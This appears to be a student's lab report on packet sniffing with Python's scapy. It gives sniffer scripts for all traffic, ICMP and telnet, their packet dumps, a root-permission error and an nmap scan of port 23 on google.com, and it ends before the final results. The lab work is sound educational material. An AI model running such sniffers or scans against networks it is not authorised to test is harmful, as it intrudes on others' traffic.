


## Lab 1 – Kevin Martin

**Task 1****Task 1.1A**

To sniff for packets using python 3, the below code is used:



The screenshot shows a Linux desktop environment with a terminal window open. The terminal window title is "/bin/bash" and the file name is "File: sniffer.py". The nano editor displays the following Python script:


```
#!/usr/bin/python3
from scapy.all import *
def print_pkt(pkt):
    pkt.show()

pkt = sniff(prn=print_pkt)
```

The desktop background has a water droplet pattern. A vertical dock on the left contains icons for various applications: a terminal, a file manager, a terminal, a browser, a settings gear, and a system monitor.

After making the file executable using chmod, it was run both in root and non-root. In order to demonstrate, I opened up a second terminal and simply entered “ping google.com”. While that was running, I ran the sniffer.py script on my first terminal.

The results of the root are shown below:




```

/bin/bash
^C[10/13/20]seed@VM:~$ sudo ./sniffer.py
###[ Ethernet ]###
dst      = 52:54:00:12:35:00
src      = 08:00:27:e8:d3:35
type     = IPv4
###[ IP ]###
version  = 4
ihl      = 5
tos      = 0x0
len      = 84
id       = 46458
flags    = DF
frag     = 0
ttl      = 64
proto    = icmp
chksum   = 0xbdd8
src      = 10.0.2.15
dst      = 172.217.14.110
\options  \
###[ ICMP ]###
type     = echo-request
code    = 0
checksum = 0x3fa5
id      = 0xb48
seq     = 0x3
###[ Raw ]###
load    = '\xdcb\x86_Vj\t\x00\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1
c\x1d\x1e\x1f !"#$%&(')*+, -./01234567'

###[ Ethernet ]###
dst      = 08:00:27:e8:d3:35
src      = 52:54:00:12:35:00
type     = IPv4
###[ IP ]###
version  = 4
ihl      = 5
tos      = 0x0
len      = 84
id       = 0
flags    =

```

Next, the results of running the same script without being in root:



```

[10/13/20]seed@VM:~$ ./sniffer.py
Traceback (most recent call last):
  File "./sniffer.py", line 6, in <module>
    pkt = sniff(filter='icmp', prn=print_pkt)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py", line 1036, in sniff
    sniffer.run(*args, **kwargs)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py", line 907, in _run
    *arg, **karg)] = iface
  File "/usr/local/lib/python3.5/dist-packages/scapy/arch/linux.py", line 398, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(type)) # noqa:
  File "/usr/lib/python3.5/socket.py", line 134, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
[10/13/20]seed@VM:~$ 


```

**Observation:** Running the program in root, we see that we are indeed capturing network traffic using sniffing. Note the source (src) is the host machine's IP address, and the destination (dest) is that of this particular Google server.

**Explanation:** The program needs to be run as root in order to allow for promiscuous mode. As this is a non-typical operation and can lead to nefarious activity, the root permission is required.

## Task 1.1B

First, to capture just the ICMP packets, the below code will be used:




The screenshot shows a Linux desktop environment. In the background, there is a terminal window titled '/bin/bash' with the command 'ifconfig' running. In the foreground, there is a terminal window titled '/bin/bash' with the title bar 'GNU nano 2.5.3' and 'File: sniffer.py'. The code in the nano editor is:

```
#!/usr/bin/python3
from scapy.all import *
def print_pkt(pkt):
    pkt.show()

pkt = sniff(filter='icmp', prn=print_pkt)
```

The terminal window has a standard Linux desktop interface with icons for various applications like a terminal, file manager, and browser. The bottom of the screen shows a menu bar with options like 'Read 6 lines', 'Get Help', 'Write Out', 'Where Is', 'Cut Text', 'Justify', 'Replace', 'Read File', 'Uncut Text', 'To Linter', and keyboard shortcuts for 'G', 'X', 'R', 'W', 'K', 'J', 'U', 'T', '^G', '^X', '^R', '^W', '^K', '^J', '^U', '^T', and 'Right Ctrl'.

Note that the filter has now been added to include 'icmp'. The results of pinging google.com (while root only):




The screenshot shows a Linux desktop environment with a terminal window open. The terminal window title is '/bin/bash' and the command entered is 'sudo ./sniffer.py'. The output of the script is displayed, showing details of captured network packets. The first few lines of the output are:

```
[10/13/20]seed@VM:~$ sudo ./sniffer.py
###[ Ethernet ]###
dst      = 52:54:00:12:35:00
src      = 08:00:27:e8:d3:35
type     = IPv4
###[ IP ]###
version  = 4
ihl      = 5
tos      = 0x0
len      = 84
id       = 20770
flags    = DF
frag     = 0
ttl      = 64
proto    = icmp
chksum   = 0xa70
src      = 10.0.2.15
dst      = 142.250.68.14
\options  \
###[ ICMP ]###
type     = echo-request
code    = 0
chksum  = 0xfc4
id      = 0x9f1
seq     = 0x8
###[ Raw ]###
load    = '|';\x86\xe6\x4\n\x00\x08\t\n\x0b\x0c\r\x0e\x0f\x1
0\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'
(),-\./01234567'

###[ Ethernet ]###
dst      = 08:00:27:e8:d3:35
src      = 52:54:00:12:35:00
type     = IPv4
###[ IP ]###
version  = 4
ihl      = 5
tos      = 0x0
len      = 84
id       = 0
```

Next, to capture the TCP packets from a particular IP and a destination port number of 23, the following will be used. Note that port 23 is the port for telnet, which is explicitly stated, and the first argument has been changed to "tcp":



```
#!/usr/bin/python3
from scapy.all import *
def print_pkt(pkt):
    pkt.show()

pkt = sniff(filter='tcp port telnet',prn=print_pkt)
```


In order to get the proper results, I could not simply use the ping function, but instead used nmap to send a specific tcp request to google.com, specifying port 23:

```
[10/13/20]seed@VM:~$ nmap -p 23 google.com

Starting Nmap 7.01 ( https://nmap.org ) at 2020-10-13 20:51 EDT
Nmap scan report for google.com (172.217.5.78)
Host is up (0.014s latency).
Other addresses for google.com (not scanned): 2607:f8b0:4007:816::200e
rDNS record for 172.217.5.78: lax17s15-in-f14.1e100.net
PORT      STATE      SERVICE
23/tcp    filtered  telnet

Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds
[10/13/20]seed@VM:~$
```

Here are the results of this request from my sniffer.py function:

